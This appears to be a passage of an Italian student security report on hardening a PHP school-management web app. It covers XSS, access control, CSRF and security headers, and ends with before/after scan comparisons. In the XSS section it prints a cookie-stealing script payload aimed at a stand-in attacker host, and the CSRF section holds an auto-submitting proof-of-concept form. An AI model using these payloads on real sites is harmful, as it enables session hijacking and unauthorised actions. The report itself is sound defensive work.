Verificato in entrambi i casi che la password fosse salvata come hash bcrypt sul database, e che il login con le credenziali impostate avesse successo. Gli account di test già esistenti prima di questa fase sono stati migrati allo stesso schema, generando l'hash e sostituendolo a quello in chiaro precedentemente salvato.

7.2 Stored XSS

Il contenuto delle notice viene salvato in scrittura in modo sicuro (Capitolo 5) ma veniva ristampato in lettura senza alcuna codifica: se conteneva codice script, il browser lo eseguiva invece di mostrarlo come testo. Una Stored XSS (Cross-Site Scripting memorizzata) è particolarmente rilevante rispetto a una variante riflessa perché il payload, una volta salvato nel database, colpisce automaticamente chiunque visualizzi il contenuto in un secondo momento, senza bisogno che la vittima clicchi un link malevolo confezionato appositamente.

L'inventario ha individuato sei punti di stampa non sanificati, su tre bacheche distinte (Admin→Student, Admin→Faculty, Faculty→Student):

File	Riga	Contenuto
Faculty/faculty_notice.php	175 / 184	Titolo e descrizione notice (Admin → Faculty)

File	Riga	Contenuto
Student/student_notices.php	174 / 183	Titolo e descrizione notice (Admin → Student)
Student/student_notices.php	235 / 244	Titolo e descrizione notice (Faculty → Student)

Il fix, identico in tutti e sei i punti, sostituisce la stampa diretta con la funzione `htmlspecialchars()`, che converte i caratteri speciali dell'HTML (<, >, ", ', &) nella loro forma codificata, in modo che il browser li visualizzi come testo invece di interpretarli come markup:

```
// Prima:
echo "Notice : $rows[$STUDENT_NOTICE_NAME]". "<br>";
echo "Des : $rows[$STUDENT_NOTICE_DES]". "<br>";

// Dopo:
echo "Notice : " . htmlspecialchars($rows[$STUDENT_NOTICE_NAME]) . "<br>";
echo "Des : " . htmlspecialchars($rows[$STUDENT_NOTICE_DES]) . "<br>";
```

Lo stesso schema è stato applicato identicamente ai quattro punti restanti (faculty_notice.php, e il secondo blocco di student_notices.php dedicato alle notice pubblicate dai Faculty).

~ Genrate Notice For Student ~

Add Notice Here

20/10/2026

<script>alert('XSS Test')</script>

Enter Description Of Notice

Student Notice

Fig. 7.8 — Payload di test `<script>alert('XSS Test')</script>` inserito come titolo di una notice, prima dell'applicazione del fix.

Scenario di impatto — Un payload come `<script>document.location='http://sito-attaccante.example/rubacookie?c='+document.cookie</script>`, pubblicato una sola volta come notice, verrebbe eseguito automaticamente da chiunque apra la bacheca in seguito, inviando il cookie di sessione di ogni visitatore a un server esterno — permettendo la sostituzione dell'identità della vittima senza mai conoscerne la password. A differenza del bypass di autenticazione diretto (Capitolo 3 e 5), questa vulnerabilità colpisce anche gli utenti che non commettono alcun errore: basta aprire la pagina della bacheca.




Fig. 7.3 — Prima del fix: un payload `<script>alert('XSS Test')</script>` pubblicato come notice si esegue, mostrando un popup.




Fig. 7.4 — Dopo il fix: la stessa notice, riletta dalla stessa riga del database, compare come testo letterale — nessuno script eseguito.

Il fix è stato applicato ai canali Admin→Student e Admin→Faculty; il canale Faculty→Student presenta lo stesso problema anche in scrittura ed è stato documentato ma non corretto, per scelta esplicita di perimetro del progetto.

7.3 Broken Access Control — Pannello Admin

Durante l'inventario per l'hashing è emerso che, in tutta la cartella Admin, solo le pagine di login e logout gestivano la sessione. Le cinque pagine con la reale funzionalità amministrativa — pannello principale, bacheca notizie, gestione studenti, gestione faculty, modifica faculty — non verificavano mai se un utente avesse effettuato l'accesso.

Gravità — Chiunque conoscesse l'indirizzo di una di queste pagine poteva aprirla direttamente, senza mai aver fatto login, con pieno controllo amministrativo: pubblicare notice, creare o modificare studenti e faculty. Più grave del CSRF stesso: con il CSRF serve almeno che la vittima sia loggata, qui non era necessario nemmeno quello.

Scenario di impatto — Un attaccante che scoprisse per tentativi (o tramite un semplice motore di ricerca, se l'applicazione fosse pubblicamente indicizzata) l'indirizzo di `notice_panel.php` o `student_panel.php` potrebbe, senza alcuna autenticazione, pubblicare contenuti arbitrari visibili a tutti gli studenti, oppure creare account fittizi con privilegi di docente. È la vulnerabilità a più alto impatto tra quelle individuate nell'intero progetto, per la combinazione di facilità di sfruttamento (nessuna competenza tecnica richiesta, basta conoscere o indovinare un URL) e ampiezza del danno potenziale (controllo completo del pannello amministrativo).

```
session_start();
if(!isset($_SESSION['email']) || !isset($_SESSION['isAdminLogin'])){
    header("Location: admin_login.php");
    exit();
}
```

Lo stesso blocco è stato aggiunto in cima a tutte e cinque le pagine, riuscendo le chiavi di sessione già impostate al login. Durante l'implementazione è emerso anche un bug strutturale preesistente in `admin_login.php`: `session_start()` si trovava dopo l'HTML del form già stampato, quindi il cookie di sessione non veniva mai impostato correttamente — causa dello storico warning "headers already sent" osservato fin dalla prima analisi. Corretto spostando `session_start()` in cima al file.

Verificato che l'accesso diretto a una qualsiasi delle cinque pagine, senza login, reindirizzasse correttamente al login, e che l'accesso autenticato tramite il menu dell'applicazione continuasse a funzionare senza regressioni.

Perché un problema di questa portata può passare inosservato a lungo — Il controllo di accesso mancante non produceva alcun sintomo visibile durante il normale utilizzo dell'applicazione: un amministratore che accede sempre partendo dalla pagina di login, cliccando i link del menu, non si accorge mai che le pagine di destinazione non stanno realmente verificando nulla — l'assenza del controllo è invisibile finché qualcuno non prova ad aggirare il percorso previsto. È lo stesso motivo per cui la Active

Scan di ZAP nella fase iniziale (Capitolo 3.3), pur avendo inviato 157 richieste contro l'endpoint di login, non aveva alcuna ragione di provare ad aprire `admin_panel.php` direttamente: senza sapere che quell'indirizzo esiste ed è raggiungibile, nessuno strumento automatico lo avrebbe testato.

7.4 CSRF

Vulnerabilità individuata da OWASP ZAP nella prima scansione. Prima di correggerla è stata dimostrata concretamente con una pagina HTML esterna che invia automaticamente un form verso la bacheca notizie non appena aperta, senza interazione dell'utente:

```
<form id="csrfForm" action="http://localhost:8080/Admin/notice_panel.php" method="POST">
  <input type="hidden" name="student_notice_name" value="CSRF TEST - pubblicata senza permesso">
  <input type="hidden" name="add_notice_student" value="1">
</form>
<script>document.getElementById('csrfForm').submit();</script>
```




Fig. 7.5 — La notice "CSRF TEST" compare in bacheca dopo il solo apertura della pagina esterna, con l'Admin loggato ma senza mai passare dal form reale.

Il fix implementato genera un token casuale in sessione, lo include come campo nascosto in ciascun form, e lo verifica ad ogni invio con un confronto a tempo costante:

```
if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}
// nel form:
<input type="hidden" name="csrf_token" value="<?php echo $_SESSION['csrf_token']; ?>">
// alla ricezione:
```

```
if (!isset($_POST['csrf_token']) || !hash_equals($_SESSION['csrf_token'],
$_POST['csrf_token'])) {
    die("Richiesta non valida.");
}
```

hash_equals() è usata al posto di un confronto diretto perché confronta le due stringhe in tempo costante, indipendente da dove si trova la prima differenza, per evitare che un attaccante possa dedurre il token misurando i tempi di risposta.

Nota metodologica — Dopo aver corretto il broken access control (paragrafo 7.3), lo stesso PoC non pubblica più la notice: il browser applica di default la protezione SameSite sui cookie di sessione, che impedisce a una richiesta POST proveniente da un'origine esterna di portare con sé il cookie. La richiesta viene quindi bloccata dal controllo di login prima ancora di raggiungere il controllo del token. Questa è una mitigazione lato client, non sostituisce il controllo applicativo: browser datati o contesti diversi potrebbero non applicarla, e lo screenshot in Fig. 7.5 resta prova valida che la vulnerabilità era reale prima delle correzioni.

Il fix è stato applicato al form della bacheca notizie Admin, punto usato anche per la dimostrazione; l'estensione a tutti gli altri form dell'applicazione resta lavoro futuro. Il codice completo, applicato a entrambi i form del file (notice per Faculty e per Student):

```
// In cima al file, subito dopo il controllo di sessione:
session_start();
if(!isset($_SESSION['email']) || !isset($_SESSION['isAdminLogin'])){
    header("Location: admin_login.php");
    exit();
}
if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}

// In ciascun blocco di elaborazione POST:
if(isset($_POST['add_notice_student'])){
    if (!isset($_POST['csrf_token']) || !hash_equals($_SESSION['csrf_token'],
$_POST['csrf_token'])) {
        die("Richiesta non valida (token CSRF mancante o non corretto).");
    }
    $DATE_ST = $_POST[$STUDENT_NOTICE_DATE];
    $NAME_ST = $_POST[$STUDENT_NOTICE_NAME];
    $DES_ST = $_POST[$STUDENT_NOTICE_DES];
    // ... verifica duplicati e INSERT parametrizzata, come descritto al Capitolo 5
}
```

7.5 Header di Sicurezza

Quattro categorie di alert ZAP dalla prima scansione: CSP assente, X-Frame-Options assente, X-Content-Type-Options assente, header Server/X-Powered-By che rivelano tecnologia e versione. Oltre alla verifica diretta degli header con curl, l'assenza di X-Frame-Options è stata dimostrata visivamente incorporando la pagina di login reale dentro una pagina esterna camuffata da banner promozionale.




Fig. 7.6 — La pagina di login reale, incorporata dentro una pagina esterna: prova concreta del rischio di clickjacking.

Il fix è stato applicato con tre file di configurazione, senza modificare il codice PHP delle pagine:

```
# Dockerfile
RUN a2enmod headers
RUN echo "expose_php = Off" > /usr/local/etc/php/conf.d/expose-php.ini
RUN { echo "ServerTokens Prod"; echo "ServerSignature Off"; } >> /etc/apache2/apache2.conf

# .htaccess
Header always set X-Frame-Options "DENY"
Header always set X-Content-Type-Options "nosniff"
Header always set Content-Security-Policy "default-src 'self'; script-src 'self' 'unsafe-inline'; ..."
Header unset X-Powered-By
```

Scelta dichiarata: 'unsafe-inline' — La policy include 'unsafe-inline' per script e stili perché l'applicazione usa `<script>alert(...)</script>` inline in tutte le pagine per i messaggi di conferma: una policy priva di questa direttiva avrebbe bloccato funzionalità esistenti. È un compromesso consapevole, non una svista.

Una configurazione aggiuntiva è risultata necessaria: il file di virtual host di Apache non definiva alcuna direttiva `AllowOverride`, per cui il `.htaccess` sarebbe stato ignorato del tutto indipendentemente da dove fosse posizionato. È stata sostituita la configurazione del sito con una versione che include esplicitamente il permesso:

```
# /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    <Directory /var/www/html>
```

```
    AllowOverride All
</Directory>

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Il file .htaccess completo, posizionato nella radice del progetto:

```
Header always set X-Frame-Options "DENY"
Header always set X-Content-Type-Options "nosniff"
Header always set Content-Security-Policy "default-src 'self'; script-src 'self' 'unsafe-
inline'; style-src 'self' 'unsafe-inline' https://cdnjs.cloudflare.com; font-src 'self'
https://cdnjs.cloudflare.com; img-src 'self' data:"
Header unset X-Powered-By
```




Fig. 7.7 — Stessa pagina esterna della Fig. 7.6, dopo il fix: l'iframe risulta vuoto, il browser rifiuta di incorporare la pagina.

8. Verifica Finale e Confronto Quantitativo

Le stesse identiche scansioni della fase iniziale sono state ripetute sul codice corretto, per chiudere il ciclo SAST → DAST → fix → verifica aperto nel Capitolo 3. L'obiettivo di questo capitolo non è soltanto mostrare un numero complessivo più basso, ma capire con precisione cosa è sparito, cosa resta, e perché — un confronto che vale più del singolo dato aggregato per valutare l'efficacia reale del lavoro svolto.




Fig. 8.1 — Confronto numerico complessivo prima/dopo per Semgrep e OWASP ZAP.

8.1 Re-scan SAST (Semgrep)

	Prima	Dopo
Finding totali	43	25
Regole coinvolte	Solo tainted-sql-string	14 tainted-sql-string + 11 echoed-request (nuova)

Riduzione del 42%. I 14 residui di SQL Injection corrispondono tutti a funzionalità mai incluse nell'inventario dei fix — ricerca, eliminazione, gestione compiti — o già documentate come lavoro futuro (Faculty→Student notice).

Gli 11 finding della nuova categoria echoed-request non rappresentano un peggioramento, ma la stessa classe di problema già corretta altrove, individuata automaticamente su codice mai esaminato: una pagina gemella di `faculty_update.php` mai controllata (Faculty/student_update.php, con lo stesso pattern di SQLi via parametro GET e valori ristampati senza protezione), e la funzione di ricerca faculty nel pannello Admin, che ristampa i risultati — incluso l'hash della password — senza `htmlspecialchars()`.

Lettura del dato — Semgrep, eseguito dopo i fix manuali, individua autonomamente lo stesso tipo di difetto già corretto a mano altrove nell'applicazione. È la controprova che il metodo applicato — query parametrizzate, output sanificato — è corretto anche per il codice non ancora esaminato, non solo per i singoli punti già trattati.

8.2 Re-scan DAST (ZAP)




Fig. 8.1 — Pannello Avvisi di ZAP dopo il re-scan: 4 alert, contro i 7 della scansione iniziale.

Alert iniziale	Stato dopo i fix
Absence of Anti-CSRF Tokens	Ancora presente — token implementato solo su un form, per scelta di scope
CSP Header Not Set	Risolto
Missing Anti-clickjacking Header	Risolto
X-Content-Type-Options Header Missing	Risolto
Server Leaks Info (X-Powered-By / Server)	Risolto
In Page Banner Information Leak (×2)	Risolto

Tre nuovi alert compaiono come conseguenza diretta della Content-Security-Policy appena introdotta: due segnalano esattamente la scelta 'unsafe-inline' già dichiarata come compromesso necessario; il terzo ("Failure to Define Directive with No Fallback") indica che la policy non copre esplicitamente ogni direttiva possibile, un affinamento possibile ma non critico.

8.3 Bilancio: chi ha trovato cosa

Ricostruendo l'intero percorso, ogni vulnerabilità individuata nel progetto proviene da una di tre fonti.

#	Vulnerabilità	Fonte	Cap.
1	SQLi — login Admin/Faculty/Student	SAST (Semgrep)	3
2	SQLi — bacheca notizie (scrittura)	SAST (Semgrep)	3
3	Password in chiaro (tutti i pannelli)	Analisi manuale	3/7
4	Stored XSS — bacheca	Analisi manuale	4
5	CSRF — form senza token	DAST (ZAP)	3

#	Vulnerabilità	Fonte	Cap.
6	Header di sicurezza mancanti	DAST (ZAP)	3
7	User enumeration (admin_login.php)	Analisi manuale	4
8	SQLi — creazione account	Analisi manuale	7
9	Password in chiaro nel form (faculty_update.php)	Analisi manuale	7
10	SQLi — faculty_update.php (via GET)	Analisi manuale	7
11	Broken access control — 5 pagine Admin	Analisi manuale	7
12	SQLi — faculty_notice.php (non corretta)	Analisi manuale	7
13	SQLi — student_update.php (via GET)	SAST (re-scan)	8
14	SQLi — ricerca/eliminazione/compiti	SAST (re-scan)	8
15	Stored XSS — ricerca faculty	SAST (re-scan)	8

Fonte	Vulnerabilità individuate	Percentuale
Analisi manuale del codice	8 su 15	53%
SAST — Semgrep	5 su 15	33%
DAST — OWASP ZAP	2 su 15	13%

Conclusione del confronto — Più della metà delle vulnerabilità del progetto sono state trovate leggendo il codice a mano, non dagli strumenti automatici. Semgrep e ZAP hanno trovato le vulnerabilità più strutturali e ripetute fin dall'inizio (SQLi diffusa, header, CSRF), ma password in chiaro, logica di autenticazione mancante, e dati esposti in output richiedono di capire cosa fa il codice, non solo riconoscerne il pattern testuale o osservarne il comportamento esterno.

È utile osservare più da vicino le tre vulnerabilità più significative individuate tramite analisi manuale, perché condividono una caratteristica comune: nessuna delle tre è visibile osservando l'applicazione dall'esterno con un singolo test, né corrisponde a un pattern sintattico riconoscibile in una singola riga di codice.

- La password in chiaro (voce 3) richiede di sapere cosa succede al valore digitato dall'utente lungo tutto il suo percorso — dal form, alla query, al database — e di notare l'assenza di una trasformazione che dovrebbe esserci, non la presenza di qualcosa di sbagliato.
- Il broken access control (voce 11) richiede di confrontare sistematicamente tutti i file di uno stesso modulo (in questo caso l'intera cartella Admin) per notare che due soli file, su sette, gestiscono la sessione — un'osservazione che nasce dal confronto tra file, non dalla lettura di uno singolo.

- La SQLi in `faculty_update.php` (voce 10) è annidata dentro una pagina che sembra funzionalmente corretta e già in parte protetta (il form aveva altri campi validati): richiede di seguire il flusso di un singolo parametro, `$_GET[$FACULTY_EMAIL]`, dalla sua origine fino al punto in cui raggiunge la query, ignorando il resto del codice circostante.

Questi tre esempi motivano perché, nonostante l'efficacia dimostrata di Semgrep e ZAP nel Capitolo 3, la lettura manuale del codice resta insostituibile per problemi di questo tipo — non per un limite di poca importanza degli strumenti automatici, ma perché la classe di problema stessa (l'assenza di qualcosa, la relazione tra più file, il flusso di un singolo dato) non è ciò per cui quegli strumenti sono stati progettati.

9. Conclusioni

9.1 Sintesi dei risultati

Il progetto ha affrontato lo Student Management System partendo da un'applicazione priva di qualunque protezione (SQL Injection diffusa, password in chiaro, nessun controllo di accesso amministrativo, nessuna protezione da CSRF o clickjacking) e ha applicato, in ordine motivato da un threat model STRIDE, le tecniche di secure software development studiate nel corso: query parametrizzate, hashing delle password, output encoding, controllo di sessione, token anti-CSRF, header di sicurezza.

Il confronto quantitativo finale mostra una riduzione del 42% dei finding SAST e del 43% degli alert DAST, con ogni residuo tracciato e motivato — non un semplice numero, ma un quadro completo di cosa resta da fare e perché non era nello scope di questo progetto.

La tabella seguente riassume, in ordine cronologico, l'intero percorso descritto in questa relazione:

Fase	Attività principale	Capitolo
Setup	Dockerizzazione, prima analisi SAST e DAST, primo exploit e primo fix	3
Threat Modeling	Data-Flow Diagram, classificazione STRIDE, matrice di rischio, piano di verifica	4
Remediation SQLi	Estensione del fix a tutti i pannelli di login, bacheca notizie, reset password	5
Bonifica infrastrutturale	Schema del database completo e riproducibile	6
Hardening applicativo	Password hashing, Stored XSS, broken access control, CSRF, header di sicurezza	7
Verifica finale	Re-scan SAST/DAST e bilancio complessivo delle fonti di scoperta	8

9.2 Limiti e lavoro futuro

Il progetto ha deliberatamente mantenuto un perimetro definito, per poter approfondire con rigore le vulnerabilità affrontate piuttosto che disperdersi su un numero eccessivo di correzioni superficiali. Restano quindi aperti alcuni fronti, documentati esplicitamente in ciascun capitolo pertinente e riassunti qui:

- Estendere il token CSRF a tutti i form dell'applicazione, non solo alla bacheca notizie Admin (Capitolo 7.4).
- Correggere le SQL Injection residue su ricerca, eliminazione account, gestione compiti, e sulla pagina di modifica studente lato Faculty, individuate durante la verifica finale (Capitolo 8.1).
- Correggere la Stored XSS sui risultati di ricerca faculty, incluso l'output dell'hash della password (Capitolo 8.1).
- Raffinare la Content-Security-Policy con direttive esplicite per object-src e frame-ancestors, e valutare la rimozione degli script inline per eliminare la necessità di unsafe-inline (Capitolo 7.5 e 8.2).
- Introdurre un sistema di logging applicativo, per colmare la minaccia di Repudiation individuata nel threat model e mai affrontata direttamente (Capitolo 4.3).
- Verificare e correggere l'ipotesi di denial-of-service da tentativi di login ripetuti, rimasta non testata nel piano di verifica (Capitolo 4.5).
- Completare il test end-to-end di faculty_update.php, il cui codice è stato corretto e verificato staticamente ma non testato fino in fondo tramite l'interfaccia reale (Capitolo 7.1).

9.3 Riflessione metodologica

Il dato più significativo emerso da questo progetto non è la singola vulnerabilità corretta, ma il confronto tra le fonti che le hanno individuate: la maggioranza (53%) è stata trovata leggendo il codice a mano, non dagli scanner automatici. Semgrep e OWASP ZAP restano strumenti indispensabili — hanno individuato in pochi minuti una vulnerabilità strutturale (la SQL Injection) diffusa in decine di punti dell'applicazione, un lavoro che sarebbe stato estremamente lento da fare a mano fin dall'inizio — ma la sicurezza di un'applicazione non si esaurisce nel farli girare: richiede di leggere e capire cosa il codice fa realmente, specialmente per problemi di logica applicativa (autenticazione mancante, gestione delle credenziali, dati esposti in output) che un pattern testuale o un comportamento osservato dall'esterno non sempre rivelano.

